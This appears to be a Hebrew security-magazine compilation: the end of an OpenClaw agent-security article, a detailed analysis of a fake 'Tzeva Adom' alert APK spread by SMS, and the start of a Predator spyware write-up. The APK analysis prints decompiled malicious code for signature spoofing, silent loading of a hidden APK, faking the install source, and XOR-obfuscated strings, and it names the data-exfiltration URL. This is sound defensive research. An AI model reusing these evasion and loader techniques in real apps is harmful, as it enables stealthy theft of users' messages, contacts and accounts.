ניתן לראות בכך שלב ביניים משמעותי בדרך למערכות מתקדמות יותר. בין מודלים שמספקים תשובות טקסטואליות לבין חזון של Artificial General Intelligence (AGI), קיימות מספר מדרגות אבולוציוניות: תחילה מודלים שמבינים ומייצרים טקסט, לאחר מכן מערכות שמסוגלות להשתמש בכלים, ובהמשך סוכנים אוטונומיים שמסוגלים לתכנן משימות מורכבות ולבצע אותן בעולם האמיתי. OpenClaw מייצגת בדיוק את אחת המדרגות הללו - מעבר ממערכת שמגיבה לקלט למערכת שמבצעת פעולה.

המעבר הזה יוצר אתגר אבטחתי חדש לחלוטין. כאשר סוכן AI מקבל יכולות תפעוליות אמיתיות - למשל גישה למייל, לקבצים, לחשבונות מקוונים או אפילו לאמצעי תשלום - הוא כבר אינו רק מערכת שמייצרת טקסט. הוא הופך למנגנון שמקבל החלטות ומבצע פעולות בתור המשתמש. המשמעות היא שכל כשל לוגי, חולשת תכנון או קלט זדוני יכולים להוביל לא רק לפלט שגוי, אלא לפעולה ממשית בעולם הדיגיטלי של המשתמש.

לכן, מבחינה אבטחתית, נדרש שינוי במיינדסט. לא ניתן עוד להסתכל על מערכות כאלה כאוסף של רכיבים נפרדים - מודל, כלים, קלט וממשק משתמש. במקום זאת יש להתייחס אליהן כאל runtime אחיד שבו קלט חיצוני, החלטות מודל, בחירת כלים והרצת פעולות משתלבים לשרשרת ביצוע אחת. הגנה על מערכות מסוג זה חייבת להתמקד במערכת כולה ובזרימת הפעולה מקצה לקצה, שכן בכל נקודה בשרשרת הזו עשוי להיווצר כשל שמוביל לפעולה לא רצויה.

במובן הזה OpenClaw היא לא רק דוגמה למערכת שבה נמצאו חולשות, אלא גם הצצה מוקדמת לאתגרי האבטחה שילוו את הדור הבא של מערכות סוכן אוטונומיות.

על המחבר

אני עומר מעין. עוסק במחקר חולשות ואבטחת מערכות בעיקר מתוך סקרנות מקצועית ואהבה לתחום. תחומי העניין שלי כוללים מודלי איום של מערכות מורכבות ובניית כלי הגנה. בימים אלו אני עובד על פרויקט שמיישם עקרונות Zero-trust במערכות Agentic.

אשמח לשוחח איתכם בלינקדאין!

מקורות מידע

- OpenClaw Documentation:

https://docs.openclaw.ai/

חולשות:

https://www.sentinelone.com/vulnerability-database/CVE-2026-25253/

https://www.sentinelone.com/vulnerability-database/CVE-2026-24763/

https://www.sentinelone.com/vulnerability-database/cve-2026-28466/

- מנוע סריקה של BitSight:

https://www.bitsight.com/groma-explorer/openclaw

צבע אדום? תגנו על הטלפון!

מאת אשר ורד (A.I.V Dev)

הקדמה

בשבת "זכור" תשפ"ו פתחו צה"ל וצבא ארה"ב במבצע "שאגת הארי", ויצאו למתקפה באיראן. המנהיג העליון חוסל ורבים מהבכירים, וישראל שוב הוכיחה יכולות מדהימות. אבל בינתיים, עד לניצחון בע"ה, אנחנו במקלטים ובאזעקות.


מטבע הדברים זו תקופה מלחיצה, ואנשים עושים דברים עם קצת פחות מחשבה. האפליקציה הזדונית שאסקור כאן הופצה כעדכון חשוב לאפליקציית ההתראות "צבע אדום", אפליקציה שרבים משתמשים בה לקבלת התרעות פיקוד העורף. האפליקציה גם קיימת בקוד פתוח, מה שמקל על יצירת fork-ים זדוניים שלה או חיקוי שלה.

ו... אזהרה חשובה!

אני מספק כאן קבצים של אפליקציה זדונית. אל תריצו אותה בצורה לא מבוקרת!

שיטת ההפצה

ישראלים רבים קיבלו את הודעת ה-SMS הזו:



מה חשוד פה בהודעה? הכל בערך. קודם כל, אפליקציית "צבע אדום" אינה אפליקציה רשמית של פקע"ר, ככה שאין סיבה שהודעה של פיקוד העורף (כשם שמרמזת המילה Oref בשם השולח) תפנה אליה ולא לאפליקציית פקע"ר הרשמית. בנוסף לא היה דיווח על תקלה בהתראות. וחוץ מזה, למה קישור מקוצר? אולי כי מצד אחד אנחנו רגילים לזה - ומצד שני, ככה לא בולט שזה לא קישור לגוגל פליי או משהו כזה.

הקישור המקוצר הפנה לקובץ APK בשם RedAlert (שאגב, אוחסן באתר ישראלי, שככל הנראה נפרץ ולא הוא הוציא את המתקפה).

הקובץ מאז כמובן כבר לא ברשת, אך העלתי לאתר שלי וזמין להורדה - ותודה לארז דסה ("חדשות סייבר" בטלגרם) ששלח לי אותו, לא הספקתי להוריד לפני שהוסר מהרשת. הלוגו של האפליקציה הוא הלוגו של "צבע אדום", השם הוא "צבע אדום", ואפילו ה-PackageName כמעט זהה - למשתמש שירצה לבדוק אם זה נראה הגיוני אבל לא יעמיק מעבר:

```
com.red.alertx
```

במקום:


```
com.red.alert
```

בקיצור, הסוואה נחמדה - שכמובן לא תעמוד במבחן יותר מדוקדק, אבל ברגע הראשון זה עשוי לבלבל.

הסיבה שה-PackageName לא זהה, היא ככל הנראה בגלל אבטחה מאוד פשוטה ובסיסית באנדרואיד: אם אתה מנסה להתקין עדכון לאפליקציה קיימת, המערכת בודקת אם הוא נחתם באמצעות אותו מפתח פרטי. אם לא, ההתקנה נחסמת.

מבט ראשוני על קובץ ה-APK

הגרסא של קובץ ה-APK היא 1.0.87 אז הורדתי את גרסא 1.0.87 של האפליקציה הלגיטימית לשם ההשוואה. קודם כל, המשקל של הקבצים: האפליקציה המקורית סביב MB11, הזדונית כ-MB22. בפתיחה של שני הקבצים - רואים הבדלים משמעותיים במבנה הקבצים, הבולט שבהם הוא שבאפליקציה הזדונית יש 17 קבצי dex, בעוד שבמקורית רק שניים. כמו כן, כשנפתח את האפליקציה כשאפליקציית "ה-Activity הנוכחי" פועלת, יוצג לנו שם האקטיביטי הראשי:



זה לא ActivityMain או משהו, אלא משהו מסורבל... בתוך תת נתיב בתוך האפליקציה בשמות שלא מעידים על זה. כבר קצת חשוד, נראה שמנסים לסרבל את ההגעה לקוד של המסך הראשי. (כמובן שבאפליקציה המקורית זה נמצא במיקום קלאסי. activities.Main).

את האמת, שהאקטיביטי הזה במבט שטחי, "מלמעלה", נראה לגיטימי.

הרשאות

בניגוד לאפליקציה המקורית, הזדונית מבקשת גם גישה לאנשי הקשר ולהודעות. ומכיוון שחלק מההרשאות ניתנות אוטומטית לפי מה שכתוב ב-AndroidManifest.xml ללא התערבות של המשתמש, החלטתי לבדוק את המניפסט. ובכן, 4 הרשאות נוספו בקוד הזדוני. סמס ואנש"ק - שראינו לבד שנוסף, כי אנדרואיד שואל אם לתת - ועוד שתי הרשאות "שקטות". GET_ACCOUNTS שמאפשרת לאפליקציה לראות אילו חשבונות (גוגל, סמסונג, וואצאפ, וכדומה) מחוברים במכשיר, ו-QUERY_ALL_PACKAGES שמאפשר לראות את כל האפליקציות המותקנות במכשיר.

טעינת קובץ APK נוסף

ציינתי כבר את גודל הקובץ. ובכן, מסתבר שחלק גדול ממנו הוא בגלל קובץ בשם umgdn בתיקיית ה-assets של האפליקציה. מתברר שזהו קובץ APK. חיפשתי את השם שלו בקוד, והיה לי מזל כמו שנראה בהמשך - חלק מהדברים בקוד עברו הצפנה\ערפול כדי להקשות על חיפוש.אז מצאתי תוצאה אחת - בנתיב עם שם משונה מאוד, שממש מריח שעבר אובספיקציה:

```
em.mmqib.qxkviqncx/cjfjerxewlsbocbigm
```

אז פתחתי את הקוד עם JADX וכאן התחיל להיות מעניין...

הוא יחסית מעורפל, כמובן, אבל הוא די מדאיג. אציג כאן כמה מהפונקציות (אחרי דקומפילציה עם JADX).

חלק ראשון: זיוף חתימה

הביטו בקוד הבא:

```
protected void attachBaseContext(Context base) {
  try {
      DataInputStream dataInputStream = new DataInputStream(new
ByteArrayInputStream(Base64.decode("AQAAAr8wggK7MIIBo6ADAgECAgQK3rPUMA0GCSqGSIb
3DQEBCwUAMA0xCzAJBgNVBAYTAklMMCAXDTE0MDcxMjE0NTA1NFoYDzIxMTQwNjE4MTQ1MDU0WjANMQ
swCQYDVQQGEwJJTDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAM7PCwIbo2GOJ03uV+afE
w2+Tgh8vWrXSEyK/ejSkxUdq51+BAYSYUHwQOQzSkpuEWDMlh3O2kgbuQXY7glpQG2LDfMSLkNo8R31
LxkXy141a7sSWCDm4ybNQLPeT9hT3gQfNqKkuFlzkYi+2rBSB48cXrWW36KwhvgQtpdLgmMZZWv+mjW
```

```
2FkVzG9h5BH1BDIfxG4Y0VqwN4nWfnZBerSZ0p/E1b0+7svt6WeWdsG+P3LjiiIVqYwyZxt+mRQsf1t
q60wTMIoJnBilysSX3dtXVpXOReUqMtJUlfJBQKgrNh+c2oqAtJCKio/nazwZBxHFawal7CIwsHpAAd
KDxCGsCAwEAAaMhMB8wHQYDVR0OBBYEFCY2PF68QLCbcM0S7RCsXqThkts4MA0GCSqGSIb3DQEBCwUA
A4IBAQAktyI4WCQ3lvFesMknYOtnBSw24Q3e014JcbOU+oXOLreFGekwIAVcgA0xvilxMZqzDTpZ/Dn
/XQrFJ9Eqw4IECojjOCRX5yShLRUBnh5TgNBGa3wcm3iRyJSWeOYfzNaRMQASQW2Kolr/Rmoa8UApB5
51yMbm4hx00FO6UXJuKVSnXd5Fa4SR6hdETNqguv+mXkeyWmNGtRg0XHa5nYq3Y7nxrcpUWtPMiurJJ
w4+c+FQca5Jln38Qt1aVOFdyoaIWFauyc7HgvRA0w1qxogLM3O7v6dtUK4P/hs4uWcpHsnf/lp1R95G
cMVpTMyeIWevHZDVCfRrpHBgJUf+Tki4", 0)));
      int i = dataInputStream.read() & 255;
      byte[][] bArr = new byte[i][];
      for (int i2 = 0; i2 < i; i2++) {
          bArr[i2] = new byte[dataInputStream.readInt()];
          dataInputStream.readFully(bArr[i2]);
      }
      if (signatures == null) {
          signatures = new Signature[i];
          int i3 = 0;
          while (true) {
              Signature[] signatureArr = signatures;
              if (i3 >= signatureArr.length) {
                  break;
              }
              signatureArr[i3] = new Signature(bArr[i3]);
              i3++;
          }
      }
```

מה שקורה כאן הוא מעניין מאוד. במחרוזת ה-base64 בעצם מוצפנת חתימה של תעודה דיגיטלית. כל אפליקציית אנדרואיד נחתמת עם תעודה ייחודית של המפתח. אפליקציית "צבע אדום" המקורית מאמתת להבנתי את החתימה שלה כדי לגשת ל-API וכדומה (כשערכתי את ה-APK שלה, וכמובן ששברתי בכך את החתימה, האפליקציה הפסיקה לעבוד).

האפליקציה הזדונית, שרוצה לחקות את "צבע אדום" וניגשת לאותו API (חלקית, נרחיב בהמשך). וכמובן, היא לא חתומה על ידי אותה התעודה. מה שקורה כאן, זה שהאפליקציה טוענת חתימה של תעודה אחרת מזו שאיתה היא חתומה באמת - וככה מזייפת כאילו היא כן נחתמה איתה. מבדיקה שטחית שעשיתי, נראה שזו החתימה של "צבע אדום" המקורית. בקיצור, התחזות לאפליקציה אחרת. כבר צעד לא לגיטימי...

שלב שני: טעינת ה-APK מה-Assets

הביטו על הקוד הבא:

```
File file = (File) base.getClass().getMethod("getFileStreamPath",
String.class).invoke(base, new
File(base.getApplicationInfo().sourceDir).getName());
if (file.exists()) {
    this.fileStreamPath = file;
} else {
    AssetManager assetManager = (AssetManager)
base.getClass().getMethod("getAssets", null).invoke(base, null);
```

```
    InputStream inputStream = (InputStream)
assetManager.getClass().getMethod("open", String.class).invoke(assetManager,
"umgdn");
    FileOutputStream fileOutputStream = new FileOutputStream(file);
    byte[] bArr2 = new byte[1024];
    for (int i4 = 0; i4 != -1; i4 = inputStream.read(bArr2)) {
        fileOutputStream.write(bArr2, 0, i4);
        fileOutputStream.flush();
    }
    inputStream.close();
    fileOutputStream.close();
    this.fileStreamPath = file;
}
File file2 = this.fileStreamPath;
if (file2 != null && file2.exists()) {
    String path = this.fileStreamPath.getPath();
    Field declaredField3 =
ClassLoader.getSystemClassLoader().loadClass("android.app.ActivityThread").getD
eclaredField("sCurrentActivityThread");
    declaredField3.setAccessible(true);
    Object obj2 = declaredField3.get(null);
    Field declaredField4 = obj2.getClass().getDeclaredField("mPackages");
    declaredField4.setAccessible(true);
    Object obj3 = ((WeakReference) ((Map)
declaredField4.get(obj2)).get(base.getPackageName())).get();
    Field declaredField5 = obj3.getClass().getDeclaredField("mAppDir");
    declaredField5.setAccessible(true);
    declaredField5.set(obj3, path);
    Field declaredField6 =
obj3.getClass().getDeclaredField("mApplicationInfo");
    declaredField6.setAccessible(true);
    ApplicationInfo applicationInfo = (ApplicationInfo)
declaredField6.get(obj3);
    applicationInfo.publicSourceDir = path;
    applicationInfo.sourceDir = path;
}
```

האירוע פה כבר מעניין הרבה יותר. לא רק שיש לנו APK ב-assets - הוא גם נכנס לפעולה בצורה שקטה לגמרי. הרי אם האפליקציה הייתה מנסה לבקש התקנה שלו ידנית, המשתמש היה צריך לאשר, והיה שם לב.

לעומת זאת... כאן, הוא מועתק מתוך ה-assets לתיקיית files בתיקיית ה-data של האפליקציה, ואז, האפליקציה טוענת את הקוד ממנו. כלומר... הקוד רץ מ-APK נוסף בלי שנשים לב, וגם מבחינת הזיהוי של המערכת זה עדיין האפליקציה המקורית שהתקנו.

מעניין לשים לב, שלמרות ש(ככל הנראה) המפתח של ה-APK הראשי והמפתח של ה-APK שנטען הם אותו מפתח, ושניהם עם אותו שם חבילה ונראים כמו אפליקציית "צבע אדום" - החתימות שלהם שונות. זה כנראה נועד למקרה שאנטי וירוס יתפוס את ה-APK הזדוני (ה-umgdn), עדיין החתימה של ה-APK שטוען אותו לא תזוהה כזדונית והנוזקה הזו תוכל להמשיך לעבוד (הרי הכל כביכול רץ מה-APK ה"מקורי" מבחינת המערכת וכדומה).

חלק שלישי: זיוף מקור ההתקנה

הביטו על הקוד הבא:

```
public Object invoke(Object proxy, Method method, Object[] args) throws
Throwable {
    if (method != null && "getPackageInfo".equals(method.getName())) {
        String str = (String) args[0];
        if ((((Number) args[1]).intValue() & 64) != 0 &&
appPkgName.equals(str)) {
            PackageInfo packageInfo = (PackageInfo) method.invoke(this.base,
args);
            packageInfo.signatures = new Signature[signatures.length];
            System.arraycopy(signatures, 0, packageInfo.signatures, 0,
signatures.length);
            return packageInfo;
        }
    }
    if (method == null || !"getApplicationInfo".equals(method.getName()) ||
!appPkgName.equals((String) args[0])) {
        return new String(new byte[]{103, 101, 116, 73, 110, 115, 116, 97, 108,
108, 101, 114, 80, 97, 99, 107, 97, 103, 101, 78, 97, 109,
101}).equals(method.getName()) ? "com.android.vending" :
method.invoke(this.base, args);
    }
    ApplicationInfo applicationInfo = (ApplicationInfo)
method.invoke(this.base, args);
    File file = this.fileStreamPath;
    if (file != null) {
        applicationInfo.sourceDir = file.getPath();
        applicationInfo.publicSourceDir = this.fileStreamPath.getPath();
    }
    return applicationInfo;
}
```

פה ממומש בפועל זיוף החתימה - ועוד משהו. אם נשלחת בקשה לבדוק את מקור ההתקנה של האפליקציה - למרות שהיא הותקנה ידנית מ-APK (הרי המשתמש הוריד מהקישור שהוא קיבל בהודעת ה-SMS, לא מ-GooglePlay), התשובה שתתקבל היא com.android.vending, כלומר, GooglePlay. עוד מנגנון שגורם לאפליקציה להזדהות כאפליקציה מקורית.

מה שמעניין כאן, הוא הסירבול של הקוד. רואים את רצף הבייטים? אם נפענח אותו ל-ASCII, נקבל את הטקסט הבא:

```
getInstallerPackageName
```

כלומר, את קריאת המערכת לבדיקה מהו מקור ההתקנה. ההסתרה הזו כנראה נועדה למנוע חיפושים במרחבי הקוד של חוקרי אבטחה כדי למצוא דברים חשודים - אם נחפש פשוט את הקריאה הזו, לא נמצא אותה.

חשוב לציין שלמיטב הבנתי, זיוף החתימה ומקור ההתקנה עובד רק בתוך התהליך של האפליקציה עצמה (כל אפליקציה באנדרואיד רצה במעין SandBox משלה), ולא משפיעה על כלל המערכת. אז למה זה חשוב?

כנראה בשביל ההתחזות ל"צבע אדום" וקבלת המידע מה-API למרות שזו לא האפליקציה המקורית. אם כי בשביל זה לא צריך את ההתקנה מ-GooglePlay - מבדיקה שלי, גם אם "צבע אדום" המקורית לא הותקנה מ-GooglePlay היא עובדת.

כל מה שראינו עד כאן בהחלט מספיק כדי לקבוע שמדובר באפליקציה זדונית, אך מה מטרתה? את זה אפשר להסיק מההרשאות הנוספות שהיא מבקשת, SMS, אנשי קשר, חשבונות ורשימת אפליקציות מותקנות. הנחתי שהיא אוספת את המידע הזה ושולחת אותו לשרת כלשהו. אז כאן עברתי לשלב הבא.

תעבורת רשת

בתור התחלה, כמובן, רציתי לזהות דומיינים חשודים אליהם האפליקציה פונה. השתמשתי באפליקציית Adaway, שכחלק מחסימת הפרסומות מתעדת בצורה פשוטה את הדומיינים שהמכשיר ניגש אליהם (וככה המשתמש יכול לחסום פרסומות שלא נחסמות אוטומטית). הרצתי כמה פעמים השוואה בין האפליקציה הזדונית למקורית, ושמתי לב לשני הבדלים:

א. האפליקציה המקורית ניגשת הרבה פעמים ל-api.redalert.com ו-tzevaadom.co.il. האפליקציה הזדונית כלל לא ניגשת אליהם - והם אפילו לא מופיעים בקוד שלה (לפחות מחיפוש ראשוני, אם הם מוצפנים באיזו צורה... אז אולי כן. אבל לכאורה אין סיבה, אם היא לא ניגשת אליהם). מה שמעניין, שהאפליקציה הזדונית כן מציגה היסטוריית התראות - לדעתי, כנראה מכתובות API אחרות ששתי האפליקציות ניגשות אליהם, של firebase ושירות בשם pushy (שלא חקרתי, אבל אני מניח שקשור להתראות push...).

•

ב. אחרי כמה פעמים, נתקלתי בשני דומיינים נוספים שהופיעו כשהפעלתי את האפליקציה הזדונית. דומיין כלשהו של חברת mediatek - והמכשיר שבדקתי עם מעבד MTK - אז כנראה מקרי ולא קשור, לא התעמקתי. השני היה api.ra-backup.com. מה הבעיה? חיפשתי אותו ולא מצאתי אותו בקוד. אז חיפשתי דומיינים אחרים. חיפשתי http, https וכדומה ולא מצאתי שום דבר מיוחד. אז הנחתי שהכתובת אליה נשלח המידע מוצפנת איכשהו בקוד למניעת חיפושים. וצדקתי, ניגע בזה בהמשך.


היו לי כמה רעיונות איך להמשיך, בעיקר רציתי לבדוק אם אני מצליח באמצעות חיפוש להגיע לחלקים בקוד שקוראים את ה-SMS, אנשי הקשר וכדומה. תכננתי לעשות את זה עם חיפוש של קריאות לממשקי

ה-API הרלוונטיים של אנדרואיד, אבל הייתי מעט פסימי. יתכן הרי שגם זה מעורפל. חשבתי אולי לחפש מחרוזות מוצפנות... בקיצור, הרבה עבודה.

בשלב הזה פרסמתי את המסקנות שהגעתי אליהם בינתיים בפורום מתמחים טופ ושאלתי מי רוצה להצטרף אלי. אחד המשתמשים פרסם שהגיע בדיוק עם החיפוש של קריאת ה-SMS לקוד שאכן אוסף ושולח את המידע. אז החלטתי לנסות לבד.

פשוט חיפשתי את המילה SMS וראיתי איזכורים רבים שלה ב androidx.activity.yuma .

כשגללתי בתוצאות, ראיתי שאכן הקוד הזה מטפל בבקשת הרשאות SMS. ושימו לב, שזה גם הקוד שהוזכר במתמחים טופ:



למשל, יש לנו את הסטרינג Affronts:

```
public static String Affronts() {
    String str = new String(Treats("FhAieg5GCTl2ImE1eAQ4BRIROQ==", 0));
    char[] cArr = new char[Relictae(str)];
    for (int i = 0; i < cArr.length; i++) {
        cArr[i] = (char) (Desume(str, i) ^
Braving("ybETd5fWXh2z6KZowrMsn4to2rNFCzpt", i % 32));
    }
    return new String(cArr);
}
```

פענוח של המחרוזת המוצפנת כאן יביא לנו שם של ספריה ב-Java:

```
org.json.JSONObject
```

או הסטרינג Albite שגם יביא לנו שם של ספריה:

```
java.util.List
```

בעצם המפתח מנסה להסתיר מאיתנו שימוש בספריות (אם כי זה חלקי - בסוף אנחנו יכולים לראות אותן בשורות ה-import) ועוד כל מיני דברים.

אומנם, כדי שהקוד עצמו יפענח את המחרוזות האלו, ליד כל מחרוזת יש מפתח ה-XOR איתה הוא הוצפן, והקוד מפענח אותה בזמן ריצה. אז השתמשתי בסקריפט פייתון שיפענח הכל ויצור לי קובץ CSV שיציג את כל המחרוזות, השורות הראשונות מצורפות כאן להדגמה:

A	B	C
Location	Encrypted	Decrypted
Affronts	FhAieg5GCTl2ImE1eAQ4BRIROQ==	org.json.JSONObject
Albite	AApGMGlGQCsmfAE6Pkc=	java.util.List
Allonyms	FhAieg5GCTl2ImE1eAQ4BRIROQ==	org.json.JSONObject
Arrases	NRAbBl4XGA==	Cumulus
Barniest	CQE9IwIBWCs=	Geotilla
Carroch	AApGMGlGQCsmfAE6Pkc=	java.util.List
Chafe	PlcnJGw1URYhXD4hHDcwOQ==	java.lang.Object
Chetvert	XjNCHiIwPFEwIS85IlNQU0Q=	getPackageManager
Chudder	DDgkC2k4HiQ4YwNDBCQsHSQ8	java.util.Iterator
Combat	QgYA	put
Cowherd	Miw0RCIrLHg6IVclCQIjSwg5IhckPzI=	android.content.Context

כעת, אני יכול לבדוק מה קורה בקוד הזה. אבל עדיין מדובר בעבודת נמלים. החלטתי לעצור כאן, ורק לבדוק דבר אחד. האם אפשר למצוא כאן, כמו שכתב הבחור ממתמחים טופ, את הדומיין שראיתי בתיעוד בקשות הרשת?

אז חיפשתי בקובץ ra-backup ומצאתי:

Belime	MzQwKFlRNUAMKiJAO1AyUREdQgo=	android.app.Activity
Betiding	VDpQOiAHHjVGETc4OE4MNj5MNScHB1QvLAcGPS	androidx.activity.yuma$myopes
Bewailed	GxwuAyR4Fm4pNg0aOShlMTQrGwQAeTYDFx0iPx	https://api.ra-backup.com/analytics/submit.php
Blouse	AhUENHwTNS9eVwkfJAdCARUkWDFHMS8IUzkRP	java.util.concurrent.Executors
Boatable	JRlEMGAoIlgMVz0xJQEPNA==	java.lang.System

האקדח הטעון מהמערכה הראשונה ירה במערכה השלישית. נראה שהאפליקציה שולחת את המידע לכתובת הזו:

```
hxxps://api.ra-backup.com/analytics/submit.php
```

נשאר שלב אחרון - Whois לדומיין, למצוא מי עומד מאחורי הנוזקה.

אך הפרטים ב-Whois מאכזבים - אלו פרטים של חברה איסלנדית שמתמקדת בפרטיות (אוי, האירוניה) ונותנת שירות של השארת הפרטים שלה ב-Whois במקום הפרטים האמיתיים. עוד אופציה לזהות מי עומד מאחורי המתקפה, היא לזהות מי עומד מאחורי ה-SMS. אנחנו לא יכולים לבדוק את זה כמובן, אבל יש בישראל חוק שכדי לשלוח SMS עם מזהה טקסטואלי (ולא מספר טלפון) צריך להזדהות מול חברת

הסלולר עם צילום ת.ז. ככה, שאם זה נשלח מחברה ישראלית, לכאורה יהיה אפשר לאתר. שלחתי פניה למערך הסייבר, אך לצערי למרות שעבר יותר קרוב לחודש, נכון לכתיבת המאמר עדיין לא קיבלתי תשובה.

אני עצרתי כאן, אם כי כמובן יש עוד הרבה מה לחקור. אשאיר כאן כמה שאלות פתוחות, למי שירצה להמשיך:

א. מה בדיוק קורה בקובץ androidx.activity.yuma? איזה נתונים בדיוק נאספים שם?
ב. האם יש באפליקציה עוד דברים זדוניים, חוץ מטעינת ה-APK המשני ואיסוף המידע?
ג. מדוע בעצם צריך לטעון את הקובץ המשני? כל הקוד הזדוני שבדקתי נמצא כבר ב-APK הראשי. אולי יש שם עוד דברים?

מסקנות וסיכום

תחת לחץ, אנשים נוטים לעשות טעויות. וההודעה שהופצה בהחלט ניצלה מצב לחץ, וגרמה לאנשים להתקין אפליקציה ממקור לא רשמי. לפני כמה חודשים גוגל רצתה להגביל עד כמעט לחסום כל אפשרות Sideloading, אך בקהילה התעוררה סערה. לאחרונה, גוגל חשפה מנגנון שיאפשר לקהילה להמשיך לפתח - אך מגביר את האבטחה, והרחבתי עליו בבלוג שלי. בקצרה, עיקרון דומה למנגנון פתיחת נעילת הבוטלואדר - אפשרי, אך נדרש תהליך (חד פעמי) מורכב ולא one-click, ואחרי ביצוע תהליך זה, מנגנון האבטחה יוסר, ויהיה אפשר להתקין כל APK. למשתמשים מתקדמים יהיה איך להמשיך להתקין, ומשתמשי הקצה הפשוטים לא יפלו בקלות בפח.

מאז המאמר הקודם שלי ב-DigitalWhisper, חיפשתי על מה לכתוב עוד מאמר, כי זו חוויה מהנה ומלמדת מאוד. כשנתקלתי בנוזקה הזו, החלטתי שזו ההזדמנות. אכן, היה מעניין, למדתי כמה דברים, ובעיקר - לא הייתי מתקדם עד לשלב שהתקדמתי אם לא הייתי צריך לפרסם את זה... הייתי עוצר באמצע ☺

אז תודה על הבמה!

מקורות מידע

- "צבע אדום" המקורית בגיטהאב
- הבלוג שלי

מתג ההשמדה העצמית של Predator

טכניקות Anti-Analysis לא מתועדות ב-Spyware ל-iOS

מאת ניר אברהם

הקדמה

בדצמבר 2025 פרסמה GTIG (Google Threat Intelligence Group) מחקר מקיף על תוכנת הריגול Predator של חברת Intellexa, אשר תיעד את שרשראות ה-Zero-Day exploit ואת רכיב ה-stager בשם PREYHUNTER.

במחקרם זוהה כי מודול בשם watcher מזהה מצב Developer Mode, כלי Jailbreak, יישומי אבטחה והגדרות network interception.

עם זאת, במסגרת ביצוע reverse engineering עצמאי של דגימת Predator, צוות Jamf Threat Labs גילה מספר מנגנונים שלא תועדו קודם לכן, אשר חושפים עד כמה יכולות ה-Anti-Analysis של תוכנת ריגול זו מתוחכמות.

מאמר זה מציג ממצאים מקוריים הכוללים:

- טקסונומיה מלאה של קודי שגיאה (301-311) המאפשרת למפעילים לאבחן בדיוק מדוע ה-implant נכשל
- פרטי מימוש עבור כל מנגנון זיהוי, מעבר לתיאורים כלליים
- מערכת ניטור של Crash Reporter שלא תועדה קודם לכן לצורכי anti-forensics
- ביצוע hooking ל-SpringBoard כדי להסתיר אינדיקטורים של הקלטה מהקורבנות
- שמות מחלקות הקשורות ל-kernel exploitation החושפים את הארכיטקטורה הפנימית

ממצאים אלו מדגימים כי למפעילי Predator יש ראייה מפורטת ומדויקת של ניסיונות פריסה שנכשלו - יכולת בעלת השלכות משמעותיות עבור חוקרים המנסים לנתח דגימות אלה.

ארכיטקטורת CSWatcherSpawner

ה-implant מכיל מחלקת C++ בשם: CSWatcherSpawner::CSWatcherSpawner. מחלקה זו אחראית על תיאום כל בדיקות ה-Anti-Analysis. היא מממשת סט רחב של מנגנוני זיהוי יחד עם מנגנון דיווח מתוחכם.

המאפיין הבולט של ארכיטקטורה זו אינו רק מגוון הבדיקות, אלא גם מנגנון הדיווח שמספק למפעילים מידע אבחוני מדויק כאשר פריסת הכלי נכשלת:

```
__text:0000000100005900 PACIBSP
__text:0000000100005904 SUB         SP, SP, #0x40
